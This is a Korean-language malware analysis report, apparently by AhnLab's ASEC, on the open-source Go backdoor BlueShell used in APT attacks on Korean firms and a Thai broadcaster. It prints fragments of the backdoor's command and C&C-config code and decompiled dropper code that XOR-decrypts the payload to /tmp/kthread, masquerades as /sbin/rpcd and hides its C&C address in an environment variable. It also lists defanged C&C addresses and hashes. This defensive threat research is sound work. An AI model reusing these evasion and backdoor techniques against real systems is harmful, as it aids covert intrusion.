국내와 태국 대상 APT 공격에 사용된 BlueShell 악성코드 - ASEC

By ATCP

Published: 2023-09-05 · Archived: 2026-04-05 19:08:38 UTC

BlueShell은 Go 언어로 개발된 백도어 악성코드로서 깃허브에 공개되어 있으며 윈도우, 리눅스, 맥 운영체제를 지원한다. 현재 원본 깃허브 저장소는 삭제된 것으로 추정되지만 아직까지도 다른 저장소에서 BlueShell의 소스 코드를 확보할 수 있다. 설명이 적혀있는 ReadMe 파일이 중국어인 것이 특징인데 이는 제작자가 중국어 사용자일 가능성을 보여준다.

Figure 1. 깃허브에 공개되어 있는 BlueShell

BlueShell이 공격에 사용된 것으로 알려진 사례는 SparkRAT이나 Sliver C2 등 깃허브에 공개되어 있는 다른 악성코드들과 달리 많지 않다. 하지만 실제 국내 공격 사례들을 확인해 보면 다양한 공격자들이 BlueShell을 꾸준히 공격에 사용하고 있는 것이 눈에 띈다.

AhnLab Security Emergency response Center(ASEC)에서는 BlueShell을 이용한 APT 공격 사례를 모니터링하고 있으며, 여기에서는 BlueShell이 사용된 APT 공격 사례를 정리한다. 직접 확인된 공격 사례들은 주로 국내 기업의 윈도우 시스템을 대상으로 한 사례들이다. 하지만 리눅스 시스템을 대상으로 한 공격들 중에는 국내뿐만 아니라 태국 방송사를 대상으로 하는 것으로 추정되는 사례들도 확인된다.

1. BlueShell

BlueShell의 대표적인 특징들 중 하나는 Go 언어로 제작되었다는 점이다. Go 언어는 개발 난이도가 낮고 크로스 플랫폼을 지원하는 등 여러 가지 장점들 때문에 프로그램뿐만 아니라 악성코드 제작에도 많이 사용되고 있다. 과거 국내 VPN 설치 파일에 포함되었던 SparkRAT 공격 사례나 [1] 중국에서 제작한 원격 제어 유틸리티인 Sunlogin의 취약점 공격 사례에서 사용된 Sliver C2 [2] 모두 Go 언어로 개발되어 깃허브에 공개되어 있는 악성코드들이다. 이뿐만 아니라 APT 위협 그룹에서도 악성코드 제작에 Go 언어를 사용하는 사례가 늘어나고 있는데, Kimsuky 위협 그룹에서는 Meterpreter를 설치하는 다운로더 악성코드를 Go 언어로 개발하였으며, [3] RedEyes (APT37) 위협 그룹에서는 Ably 서비스를 악용하는 백도어를, [4] Andariel 위협 그룹에서는 1th Troy 리버스 셸, Black RAT, Goat RAT, Durian Beacon 등 다양한 악성코드들을 Go 언어로 개발하였다. [5]

기능 상으로 보면 단순한 형태의 백도어인 BlueShell은 C&C 서버와의 통신에 TLS 암호화를 지원하여 네트워크 탐지를 우회한다. 공격자의 명령을 받아 수행할 수 있는 기능들로는 원격 명령 실행, 파일 다운로드 / 업로드, Socks5 프록시가 있다.

명령	기능
shell	명령 실행
upload	파일 업로드
download	파일 다운로드
socks5	Socks5 프록시

Table 1. BlueShell이 지원하는 명령

```
if read_len == 0 {
        return
}else if  action == "shell" {
        shell.GetInteractiveShell(conn)
}else if  action == "upload" {
        shell.UploadFile(conn)
}else if  action == "download" {
        shell.DownloadFile(conn)
}else if  action == "socks" {
        println("socks5")
        shell.RunSocks5Proxy(conn)
```

Figure 2. BlueShell이 지원하는 명령

BlueShell은 3개의 설정 데이터를 가지고 있는데 C&C 서버의 IP 주소, Port 번호 그리고 대기 시간이다. 일반적으로 악성코드 제작 시 바이너리에 하드코딩되어 있으며 init() 함수에서 설정 데이터들에 대한 초기화 과정을 진행한다.

```
var(
        serverHost string
        serverPort string
        waitTime int64
)

func init(){

        flag.StringVar(&serverHost, "h", "192.168.1.1", "server ip")

        flag.StringVar(&serverPort, "p", "8081", "server port")

        flag.Int64Var(&waitTime, "t", 10, "reconnect wait time")

}
```

Figure 3. BlueShell이 사용하는 설정 데이터

2. Windows 버전

2.1. 달빗 위협 그룹 공격 사례

달빗 그룹은 중국을 기반으로 한 위협 그룹으로서 주로 취약한 서버들을 대상으로 공격하여 기업의 내부 자료가 포함된 정보를 탈취하거나 시스템을 암호화하여 금전을 요구하는 것이 목적이다. [6] 공격 대상은 주로 부적절하게 관리되거나 최신 버전으로 패치되지 않은 윈도우 웹 서버로서 이외에도 메일 서버나 MS-SQL 데이터베이스 서버를 대상으로 한 공격 사례도 확인된다.

달빗 그룹은 초기 침투 단계부터 권한 상승, 내부 정찰, 측면 이동을 거쳐 목적을 달성할 때까지 대부분의 과정에서 공개된 도구들을 공격에 사용하는 것이 특징이다. 실제 명령 및 제어 단계에서 사용하는 악성코드들도 CobaltStrike, Metasploit, Ladaon, BlueShell 등 모두 외부에 공개되어 있는 도구들이다.

여기에서는 다양한 공격 사례들 중에서 BlueShell이 공격 과정에서 수집된 사례를 다룬다. 공격자가 실제 공격에서 BlueShell을 사용하였는지는 확인되지 않지만 공격 과정에서 원본 소스 코드의 기본 C&C 서버 주소로 설정된 BlueShell 악성코드가 수집되었다. 수집된 파일은 x86, x64 아키텍처이며 바이너리에 포함된 소스 코드 정보와 VirusTotal에 수집된 시간을 통해 해당 파일들이 공격자가 사용하는 공격 도구 모음에 포함되어 있었을 것으로 추정된다.

/root/pentesttools/BlueShell/client.go

달빗 공격 그룹은 웹 서버 대상 공격에서 주로 WebLogic 취약점이나 파일 업로드 취약점을 공격해 웹셸을 업로드하는 방식을 사용한다. 해당 공격 사례에서도 다양한 JSP 웹셸 파일들이 확인되었다.

Figure 4. 공격에 사용된 JSP 웹셸들

공격자는 내부 정찰 과정에서 Lsass 덤프 도구를 이용해 자격 증명 정보를 탈취하였으며, 내부 네트워크를 스캐닝하기 위해 fscan 도구를 사용하였다. 수집한 정보들은 Impacket 도구를 이용한 측면 이동 과정에서 사용되었을 것으로 추정된다.

달빗 위협 그룹의 가장 큰 특징은 프록시 도구로서 FRP(Fast Reverse Proxy)를 사용한다는 점이다. 공격 과정에서는 Frpc 도구와 설정 파일 그리고 또 다른 프록시 도구인 Venom이 [7] 사용되었다.



Figure 5. 수집된 Frpc 설정 파일

2.2. 국내 기업 대상 공격 사례

비록 위의 사례는 공격 과정에서 정상적으로 BlueShell을 이용한 사례는 아니지만 이후 국내 기업을 대상으로 한 공격에서 BlueShell이 사용된 사례가 확인되었다. 연관 정보가 부족하여 최초 유입 경로나 이전 달빗 그룹과 동일한 공격자인지는 확인할 수 없지만 BlueShell과 Frpc가 공격에 함께 사용된 점이 특징이다.

바이너리에 포함된 소스 코드 정보를 보면 공격자가 윈도우 환경에서 BlueShell을 제작한 것으로 추정된다. 공격 과정에서는 2개의 BlueShell이 확인되었는데 모두 동일한 C&C 서버와 통신하지만 하나는 난독화된 형태이다.

D:/skens/SK/BlueShell-master/client.go

공격에 사용된 Frpc 또한 난독화되어 있으며 기본적인 형태의 Frpc가 아닌 공격자가 직접 커스터마이징한 형태이다. 일반적으로 Frpc는 파일 형태의 설정 데이터를 읽어와 사용하는데 공격에 사용된 Frpc는 암호화된 설정 데이터를 실행 중 메모리 상에 복호화하여 사용한다.



Figure 6. 바이너리에 포함되어 있는 Frpc 설정 데이터

3. Linux 버전

3.1. 국내 및 태국 대상 추정 공격 사례

Go 언어로 개발된 BlueShell은 크로스 플랫폼을 지원하며 이에 따라 윈도우 환경뿐만 아니라 리눅스 환경에서도 동작할 수 있다. ASEC에서는 리눅스 환경을 대상으로 하는 BlueShell을 모니터링하던 중 VirusTotal에서 커스터마이징된 형태의 BlueShell을 확인하였다. 해당 악성코드들이 대한민국과 태국에서 VirusTotal에 업로드되었던 것을 보면 두 곳이 공격 대상이었던 것으로 추정된다.

공격자는 먼저 드로퍼(Dropper) 악성코드를 제작하였으며 이를 이용해 BlueShell을 설치하였다. 드로퍼는 일반적인 드로퍼처럼 BlueShell을 생성하고 실행하는 기능을 담당하지만 실행 시 “lgdt”라는 이름의 환경 변수를 설정하고 실행하는 점이 차이점이다. 생성된 BlueShell은 “lgdt” 환경 변수를 구해 복호화한 후 C&C 서버 주소로 사용한다. 이에 따라 BlueShell 단독으로는 C&C 서버의 주소를 확인할 수 없다는 특징이 있다.

A. 드로퍼 분석

드로퍼는 실행 과정에서 내부 .data 섹션에 암호화된 형태로 저장된 BlueShell을 0x63 키로 Xor하여 복호화 한다. 복호화 된 데이터는 압축된 형태이며 이를 압축 해제하고 “/tmp/kthread” 경로에 생성한다.

```
fn_unlink("/tmp/kthread");
mem_tmp = fn_malloc(0x6525A5LL);
mem_unpacked = fn_malloc(0xA89413LL);
memcpy(mem_tmp, &unk_6A7A20, 0x21B737LL);
for ( j = 0; j < 0x21B737; ++j )
  mem_tmp[j] ^= 0x63u;
size = fn_unpack(mem_tmp, 0x21B737u, mem_unpacked, 0xA89413u);
pFile = fn_fopen("/tmp/kthread", "wb+");
if ( pFile )
{
  fn_fwrite(mem_unpacked, size, 1LL, pFile);
  fn_fclose(pFile);
}
if ( mem_tmp )
  fn_munmap(mem_tmp);
if ( mem_unpacked )
  fn_munmap(mem_unpacked);
fn_setChmod("/tmp/kthread");
fn_runWithEnv("/tmp/kthread", "/sbin/rpcd", "lgdt=MjAuMjE0LjIwMS4xNjYgNDQzIDE1",
return 0LL;
```

Figure 7. 드로퍼의 메인 루틴

BlueShell 악성코드인 “/tmp/kthread”를 실행한 이후에는 삭제하기 때문에 BlueShell은 메모리 상에서만 동작하게 된다. 드로퍼는 이외에도 두 가지 특징이 존재하는데 하나는 BlueShell을 실행할 때 인자로 “/sbin/rpcd”를 전달하여 실행 중인 프로세스의 이름을 “/sbin/rpcd”로 위장한다는 점이다. 이에 따라 ps 명령이나 “/proc/[pid]/cmdline”에서는 위장 프로세스 이름이 확인된다.

```
root       29714   29711  0 21:56 pts/0    00:00:00 /bin/bash
root       29730       1  1 21:56 ?        00:00:00 ./Dropper
root       29731   29730  0 21:56 ?        00:00:00 /sbin/rpcd
root       29737   29714  0 21:57 pts/0    00:00:00 ps -ef
root@kali:~/Desktop# cat /proc/29731/cmdline
/sbin/rpcdroot@kali:~
root@kali:~/Desktop# cat /proc/29731/comm
kthread
root@kali:~/Desktop# cat /proc/29731/stat
29731 (kthread) S 1 29730 29730 0 -1 1077936128 209 0 0 0 0 0 0 0 20 0 6 0
178498 1102573568 2360 18446744073709551615 4186112 6067696 140727410319632
 0 0 0 0 0 2143420159 0 0 0 17 1 0 0 0 0 0 7790592 7931824 8847360 14072741
0324850 140727410324861 140727410324861 140727410327531 0
root@kali:~/Desktop#
```

Figure 8. 변경된 프로세스 이름

이외에도 생성한 BlueShell을 실행할 때 환경 변수 “lgdt”를 설정하고 실행하는 것이 특징이다. 즉 sys_execve 시스템 호출의 인자로 “lgdt” 환경 변수 “MjAuMjE0LjIwMS4xNjYgNDQzIDE1”가 전달되며 이에 따라 실행되는 자식 프로세스 BlueShell도 해당 환경 변수를 전달받게 된다.



Figure 9. 실행 시 전달하는 lgdt 환경 변수

B. 커스터마이징 된 BlueShell 분석

공격에 사용된 BlueShell은 기본적인 기능은 동일하지만 몇 가지 특징이 존재한다. C&C 서버 주소나 포트 번호 등 설정 데이터가 바이너리에 존재하는 대신 특정 환경 변수를 읽어 복호화하여 구한다는 점이 그것이다. 위의 사례에서 드로퍼 악성코드는 환경 변수 “lgdt”를 설정하고 BlueShell을 실행하였으며 이에 따라 환경 변수가 상속되었다. BlueShell은 환경 변수 “lgdt”를 Base64 복호화한 후 이를 설정 데이터로 사용한다.



Figure 10. 환경 변수를 복호화하여 설정 데이터로 사용하는 루틴

위에서 다룬 국내 공격 사례에서는 Base64 복호화 이후 3개의 인자가 확인되며 각각 C&C 서버의 주소, 포트 번호, 대기 시간이다.

- **복호화된 환경 변수** : 20.214.201[.]166 443 15

태국에서 업로드된 BlueShell은 “/tmp/.ICECache” 경로에 생성되며 환경 변수를 복호화하면 4개의 데이터가 확인된다. 세 번째까지의 설정 데이터는 동일하며 네 번째는 감염 시스템을 구분하는 데 사용된다. 커스터마이징된 BlueShell은 hostname() 함수를 이용해 현재 동작 중인 시스템의 호스트 이름을 구한 후 4번째 데이터와 비교하여 동일한 경우에만 동작한다.

감염 시스템의 호스트 이름만으로 공격 대상을 특정하는 데에는 한계가 있지만 복호화 된 문자열의 호스트 이름은 태국의 방송사들 중 하나의 이름과 동일하다. VirusTotal에 업로드한 국가와 악성코드가 사용하는 감염 시스템 조건을 보면 해당 공격 그룹은 태국을 대상으로 APT 공격을 수행한 것으로 추정된다.



Figure 11. 복호화된 환경 변수

인자	설명
#1	C&C 서버 주소
#2	C&C 서버 포트 번호
#3	대기 시간
#4	동작하는 환경 조건

Table 2. 커스터마이징된 BlueShell의 설정 데이터

참고로 국내 공격 사례와 태국 공격 사례에서 사용된 BlueShell은 모두 1.18.4 버전의 Go 언어 환경으로 빌드 되었으며, 다음과 같은 소스 코드 정보를 통해 최소한 2022년 9월부터 공격을 진행하고 있었을 것으로 추정된다.

VirusTotal 업로드 위치	VirusTotal 업로드 시간	소스 코드 정보	Go 버전
태국	2022-09-01 02:51:45 UTC	/home/User/Desktop/client/main.go	1.18.4
대한민국	2023-02-08 15:47:26 UTC	/home/User/Desktop/20221209/client/main.go	1.18.4
대한민국	2023-03-07 05:11:53 UTC	/home/User/Desktop/20230202/client/main.go	1.18.4

Table 3. 공격 사례 분석

4. 결론

BlueShell은 백도어 악성코드로서 감염 시스템에서 공격자의 명령을 받아 명령 실행, 파일 다운로드 / 업로드, Socks5 프록시 등의 기능을 수행할 수 있다. Go 언어로 개발됨에 따라 윈도우 환경뿐만 아니라 리눅스 환경도 공격 대상이 될 수 있다. 또한 깃허브에 오픈 소스로 공개됨에 따라 다양한 공격자들이 공격에 사용하고 있다.

이와 같은 보안 위협을 방지하기 위해서는 취약한 환경 설정을 검사하고, 관련 시스템들을 항상 최신 버전으로 업데이트하여 공격으로부터 보호해야 한다. 또한 V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다.

파일 진단

– WebShell/JSP.Chopper.SC183868 (2022.10.15.01)
– WebShell/JSP.Godzilla.S1719 (2021.12.03.00)
– WebShell/JSP.Generic.S1363 (2021.01.27.03)
– Backdoor/Win.BlueShell.C5272202 (2022.10.05.00)
– Trojan/Win.BlueShell.C5280704 (2022.10.15.01)
– Trojan/Win.ReverseShell.C5417728 (2023.04.25.00)
– Trojan/Win.ReverseShell.C5417729 (2023.04.25.00)
– Trojan/Win.FRP.C5417731 (2023.04.25.00)
– HackTool/Win.Frpc.R543073 (2022.12.21.03)
– HackTool/Win.Frpc.R543073 (2022.12.21.03)
– HackTool/Script.Frpc (2022.12.17.00)
– HackTool/Win.Fscan.C5230904 (2022.10.08.00)
– HackTool/Win.Fscan.C5272189 (2022.10.05.00)
– HackTool/Win.Lsassdump.R524859 (2022.10.05.00)
– HackTool/Win.ProxyVenom.C5280699 (2022.10.15.01)
– HackTool/Win.impacket.C4777703 (2021.11.19.03)
– Dropper/Linux.BlueShell.2904696 (2023.09.04.02)
– Dropper/Linux.BlueShell.2888120 (2023.09.04.02)
– Trojan/Linux.BlueShell.XE216 (2023.02.20.03)

MD5

011cedd9932207ee5539895e2a1ed60a

1a0c704611395b53f632d4f6119ed20c

21c7b2e6e0fb603c5fdd33781ac84b8f

2ed0a868520c31e27e69a0ab1a4e690d

30fe6a0ba1d77e05a19d87fcf99e7ca5

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//121[.]127[.]241[.]117[:]20001/

http[:]//lt[.]yxavkb[.]xyz/

https[:]//20[.]214[.]201[.]166/

https[:]//202[.]87[.]223[.]124/

https[:]//aa[.]zxcss[.]com/

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/56715/